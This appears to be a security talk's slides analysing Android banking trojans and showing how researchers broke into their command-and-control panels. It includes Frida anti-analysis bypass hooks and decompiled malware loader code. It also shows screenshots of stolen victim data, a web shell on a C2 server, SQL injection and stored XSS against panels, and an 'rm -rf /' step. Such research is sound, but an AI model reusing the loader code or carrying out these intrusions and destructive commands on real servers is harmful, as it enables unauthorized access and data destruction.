/* WARNING: Treating indirect jump as call */
(*UNRECOVERED_JUMPTABLE)(0x44c4698,param_1,0x1e1f);
return;
```

# Analysis: Hydra

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper

- a—anti \* techniques

2. Overlay attack

3. Bankbot

- + information stealer

```
Java.perform(function() {  
    var dateTime = Java.use('java.util.Date');  
  
    dateTime.getTime.implementation = function() {  
  
        var val = 1554087180000;  
  
        return val;  
    };  
  
    var tel = Java.use('android.telephony.TelephonyManager');  
  
    tel.getSimCountryIso.overload().implementation = function() {  
  
        var val = 'tr';  
  
        return val;  
    };  
  
});
```

# Analysis: Hydra

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. Uses dropper

- a. anti \* techniques

2. Overlay attack

3. Bankbot

- a. + information stealer

```
var time = Module.findExportByName('libc.so', 'time');

Interceptor.replace(time, new NativeCallback(function() {
    var val = 1554087180;

    return val;
}, 'long', ['long']));
```

```
var unlinkPtr = Module.findExportByName(null, 'unlink');

Interceptor.replace(unlinkPtr, new NativeCallback(function () {
    console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```

# Analysis: Cerberus

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS



**Cerberus** @AndroidCerberus · 23 Eyl

Now in our starter kit there are injections for the USA, Italy, France, Turkey.

Working with our product has become much easier.

We are also engaged in the development of injections.

#cerberus #android #bot #bank #av #fuckav #eset #cerberusandroid  
#cerberusbot #xssis



**Cerberus** @AndroidCerberus · 8 Eki

We have added more injections to our public injection database.

You can supplement it yourself by writing to us and providing your injections.

We try for you, and do the maximum of injections from the start, for all the necessary applications.

[xss.is/threads/29932/...](http://xss.is/threads/29932/)

```
cc.bitbank.bitbank.html
com.abnamro.nl.mobile.payments.html
com.akbank.android.apps.akbank_direkt.html
com.amazon.mShop.android.shopping.html
com.att.myWireless.html
com.barclays.android.barclaysmobilebanking.html
com.caisseepargne.android.mobilebanking.html
com.caisse.epargne.android.tablette.html
com.chase.sig.android.html
com.clairmail.fth.html
```

# Analysis: Cerberus

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

## What's new in cerberus?

Detection using sensor data

```
@Override // android.hardware.SensorEventListener
public void onSensorChanged(SensorEvent arg10) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor v0 = arg10.sensor;
        this.k.registerListener(this, v0, 3);
        if(v0.getType() == 1) {
            float[] v10_1 = arg10.values;
            float v0_1 = v10_1[0];
            float v1 = v10_1[1];
            float v10_2 = v10_1[2];
            long v2 = System.currentTimeMillis();
            if(v2 - this.m > 100L) {
                long v4 = v2 - this.m;
                this.m = v2;
                if(Math.abs(v0_1 + v1 + v10_2 - this.n - this.o - this.p) / (((float)v4)) * 10000f > 600f) {
                    this.a();
                }
            }
            this.n = v0_1;
            this.o = v1;
            this.p = v10_2;
        }
    }
}
```

# Why C2?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Store stolen information
- Distribute new sample
- Manage infected hosts

# Automated C2 Extraction

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

- Anubis and RedAlert
  - <https://github.com/CyberSaxosTiGER/MC2Extractor>
- Anubis (reflection variation)
  - [https://github.com/eybisi/getc2\\_imp.py](https://github.com/eybisi/getc2_imp.py)
- You can use medusa to unpack some common packers
  - <https://github.com/Ch0pin/medusa>

The screenshot shows the JD-GUI Java decompiler interface. The left pane displays a class hierarchy and file structure. The right pane shows the decompiled Java code for a class named 'a'. The code contains several try-catch blocks handling various exceptions like `NoSuchFieldException`, `NullPointerException`, `IllegalAccessException`, `InvocationTargetException`, and `NoSuchMethodException`. The code uses reflection and local object references to interact with the Android package manager.

```
private boolean a(String paramString1, String paramString2, String paramString3)
{
    try
    {
        Object localObject1 = Class.forName("ZME2M0hjYz0M1yNjM0z5T1Izly00bmTUSmWJ
        Object localObject2 = Class.forName("Z0N0G0hjYz0M1yNjM0z5T1Izly00bmTUSmWJ
        Object localObject3 = ((Class)localObject1).getMethod("YzFkMDA2Ny00A4ZTJMGRhBN
        localObject1 = ((Class)localObject1).getDeclaredField("ZME2M0hjYz0M1yNjM0z3NjE2"
        ((Field)localObject1).setAccessible(true);
        localObject3 = ((WeakReference)(localObject)).get((Field)localObject3).get();
        localObject1 = ((Class)localObject2).getDeclaredField("NzI4MjY0YTazjAywTQ1ZwMsN
        ((Field)localObject1).setAccessible(true);
        localObject2 = ((Class)localObject1).getDeclaredField("localObject");
        localObject1 = new dalvik/system/DexClassLoader;
        DexClassLoader localDexClassLoader = new dalvik/system/DexClassLoader;
        localDexClassLoader.<init>(paramString1, paramString2, paramString3, (ClassLoader)
        ((Field)localObject1).set((WeakReference)localObject3.get(), localDexClassLoader
        return true;
    }
    catch (NoSuchFieldException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    catch (NullPointerException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    catch (IllegalAccessException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    catch (InvocationTargetException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    catch (NoSuchMethodException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    catch (ClassNotFoundException paramString)
    {
        paramString.printStackTrace();
        return false;
    }
    private boolean a(StringBuffer paramStringBuffer)
    {
        try
        {
            Object localObject = this.h.getPackageManager().getApplicationInfo(this.h.getPacka
    }
}
```

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Red Alert

1. Directory listing
  - a. Stolen data
2. Encryption keys

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">182d46a0a3f8a345.log</a>	2018-08-02 14:06	1.1K	
<a href="#">f84ec42e5c28c7ac.log</a>	2018-08-02 13:16	3.3K	
<a href="#">2ee8bc41ed8b8c88.log</a>	2018-08-02 04:09	3.3K	
<a href="#">1e85e86c24b7bead.log</a>	2018-08-02 00:29	885	
<a href="#">cdebeabd4e74b126.log</a>	2018-08-01 22:24	321	
<a href="#">c38e5ffbd4ed3157.log</a>	2018-08-01 18:54	4.4K	
<a href="#">0beafb4abb7c9f0d.log</a>	2018-08-01 18:40	135	
<a href="#">352d1c92a2c8b82e.log</a>	2018-08-01 17:56	946	
<a href="#">bfabd7fce433c0.log</a>	2018-08-01 08:14	1.6K	
<a href="#">4ee85de471e63295.log</a>	2018-08-01 05:55	427	
<a href="#">dbace329e6750d58.log</a>	2018-08-01 00:20	2.0K	
<a href="#">e184816ca8d76201.log</a>	2018-08-01 00:10	6.0K	

1

# Exploiting C2s

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Red Alert

1. Directory listing
  - a. Stolen data
2. Encryption keys



The screenshot shows a browser window with the URL magnat.top/application/datalogs/logs/c38e5ffbd4ed3157.log. The page displays a list of entries from a log file. The first few entries show directory paths:

```
tr.gov.turkiye.edevlet.kapisi  
com.ttech.android.onlineislem  
com.dragonflyapps.plumber
```

Following these are entries from a phone book, starting with a header:

```
c38e5ffbd4ed3157: (tr) Numbers from the phone book
```

The log then lists numerous phone numbers and their corresponding names, all of which have been redacted with a solid red color.

Number	Name
+90	Hu
+90	UÄ
+90	Yu
+90	Be
+90	Me
050	Yusu
053	Bura
053	Bura
053	Havv
053	Baba
053	Furk
053	Teyz
053	Nerm
053	Tane
053	Elif
053	Eray
053	Fatm
053	Isra
053	Birs
053	BÄn
053	Bile

# Exploiting C2s

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Red Alert

1. Directory listing
- a. Stolen data
2. Encryption keys



# Exploiting C2s

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Custom panel

1. Password in source code
2. File upload



1

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

## Custom panel

1. Password in source code
2. File upload

```
<?php  
  
$mysql_host = "localhost";  
$mysql_database = "zkuqgcoi_vpp";  
$mysql_user = "1";  
$mysql_password = "1";  
  
$username = "1";  
$password = "1";  
  
?>
```

1

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Custom panel

1. Password in source code
2. File upload

The screenshot shows a web-based interface for managing compromised clients. The top navigation bar includes the URL `myteslahome.com/Ginger/index.php` and the name `Küçük Oğuzhan AKINCI`. The main dashboard features a sidebar with links for Dashboard, Keystrokes, Screenshots, Webcam Captures, Passwords, and Logout. The main content area is titled "Dashboard" and contains sections for "Computers", "Keystrokes", "Passwords", and "Screenshots". Below this is a "CLIENTS" section with a table showing client details. The table has columns for HWID, Machine Name, Start Date, Last IP, and Machine Time. The data in the table is as follows:

HWID	Machine Name	Start Date	Last IP	Machine Time
45A5-B2EF-B1EA-25AB-4A7E-8C23-9455-9CE7				
9FB4-1697-D830-AA02-711A-8EF0-9888-CB49				
3262-7BA0-CA4E-A6E2-2487-5AD7-5875-DE97				
None				
2F2B-90F5-D7BE-8520-5469-BE3E-A0F7-5EE5	86QJt6Czz/86Qb1Oczz.tC			

A red circle with the number "1" is overlaid on the bottom right corner of the table.

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Custom panel

1. Password in source code
2. File upload
  - a. rm -rf /

The screenshot shows a web-based interface for a Command & Control (C2) system. At the top, there is a banner with the text "myteslahome.com/Ginger/server\_side/scripts/wsc". Below the banner, the page displays system information:

Uname:	Linux dal-business-31.hostwindsdns.com 3.10.0-962.3.2.lve1.5.24
User:	1013 ( zkuqqcoi ) Group: 1016 ( zkugcoi )
Php:	7.0.33 Safe mode: OFF [ phpinfo ] Datetime: 2019-03-20 21:27:00
Hdd:	499.99 GB Free: 303.08 GB (60.62%)
Cwd:	/home/zkuqqcoi/public_html/Ginger/ drwxr-xr-x [ home ]

Below this is a navigation bar with tabs: [ Sec. Info ], [ Files ], [ Console ], and [ Infect ]. The [ Files ] tab is selected, showing a "File manager" section with a list of files and their details:

Name	Size
[ .. ]	dir
[ bootstrap ]	dir
[ css ]	dir
[ favicon ]	dir
[ img ]	dir
[ js ]	dir
[ less ]	dir
[ lightbox ]	dir
[ pages ]	dir
[ plugins ]	dir
[ Screens ]	dir
[ server_side ]	30.46 KB
api.php	7.15 KB
class-phpass.php	208 B
config.php	2.52 KB
create.php	9.42 KB
delete.php	5.69 KB
deleteall.php	167.47 KB
geo.php	23.53 KB
index.php	10.49 KB
login.php	86 B
logout.php	108.72 KB
menu.php	5.70 KB
mysqli.db.php	11.79 KB
setup.php	1.41 KB
tripledes-class.php	2017-10-07 04:40:10
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-10-04 10:13:14
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-10-04 10:13:46
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2018-08-01 16:04:55
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-09-24 10:46:44
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-10-04 11:52:10
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2016-12-03 02:18:38
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2018-08-20 18:29:00
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-08-25 08:44:16
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-10-04 11:49:26
	zkuqqcoi/zkuqqcoi -rw-r--r--
	2017-08-04 07:15:58
	zkuqqcoi/zkuqqcoi -rw-r--r--

On the right side of the interface, there is a large "404 Not Found" error message with a red circle containing the number "2" below it. The error message includes the text "The resource requested could not be found on this server!".

# Exploiting C2s

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Custom panel-2

## 1. SQL Injection



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Custom panel-2

1. SQL Injection

The screenshot shows a web-based command and control (C2) interface. At the top, there's a browser header with the URL `link:kunstsignal.com/public/i`. Below the header is a dark sidebar menu on the left containing the following items:

- Dashboard (with a dashboard icon)
- Clients (with a user group icon)
- Modules (with a folder icon)
- Users (with a person icon)
- Settings (with a wrench icon)
- Log Out (with a wrench icon)

To the right of the sidebar is a main content area. It features a large teal-colored box with white text displaying two statistics:

- 424 Total clients
- 424 Total Loaded clients

Below this box is a "Statistic" section with a dropdown menu set to "8811" and a "GO!" button. Further down is a "Country" section showing a table with one entry:

Country	IT
IT	424

# Exploiting C2s

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Twitter campaigns

## 1. Stored XSS



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Twitter campaigns

## 1. Stored XSS

JR ESCOBAR Paneline Hoşgeldiniz								
<a href="#">Tüm Kayıtları Sil</a> <a href="#">Siteyi Pasif Et / Siteyi Aktif Et</a>								
#	Kullanıcı No	Şifre	SMS1	SMS2	SMS3	Tarih	İp	Sil
23	5te	">5	12test">3123		172.111.	1-27 11:40:00	<a href="#">IP Banla / Sil</a>	
22					31.206.	1-27 11:38:40	<a href="#">IP Banla / Sil</a>	
21	42	miye	316937	112255	88.230.	1-27 11:34:46	<a href="#">IP Banla / Sil</a>	
20	MB	6	651259	959673	94.122.	1-27 11:34:38	<a href="#">IP Banla / Sil</a>	
19					199.16.	1-27 11:34:08	<a href="#">IP Banla / Sil</a>	
15	10	wsx			31.206.	1-27 11:33:39	<a href="#">IP Banla / Sil</a>	
13	49	7	736031		85.109.	1-27 11:33:19	<a href="#">IP Banla / Sil</a>	
12	M0	6	651259	959673	94.122.	1-27 11:32:41	<a href="#">IP Banla / Sil</a>	
11			567432	567432	217.131	1-27 11:32:05	<a href="#">IP Banla / Sil</a>	
10			567432	567432	217.131	1-27 11:32:03	<a href="#">IP Banla / Sil</a>	
9	29	0			95.10.11	1-27 11:32:02	<a href="#">IP Banla / Sil</a>	
8	22		567432	567432	217.131	1-27 11:31:52	<a href="#">IP Banla / Sil</a>	
7					88.238.	1-27 11:31:51	<a href="#">IP Banla / Sil</a>	
6	12	5	147285	126279	178.246	1-27 11:31:23	<a href="#">IP Banla / Sil</a>	
5	40	z1410			88.238.	1-27 11:31:17	<a href="#">IP Banla / Sil</a>	
4	36	niverorospu	696969		176.227	1-27 11:31:15	<a href="#">IP Banla / Sil</a>	
3	su	965			149.0.5	1-27 11:31:05	<a href="#">IP Banla / Sil</a>	
2	24	6	101448	101448	176.233	1-27 11:30:56	<a href="#">IP Banla / Sil</a>	
1	31	3	026538		78.172.8	1-27 11:30:35	<a href="#">IP Banla / Sil</a>	

# Exploiting C2s

INTRODUCTION

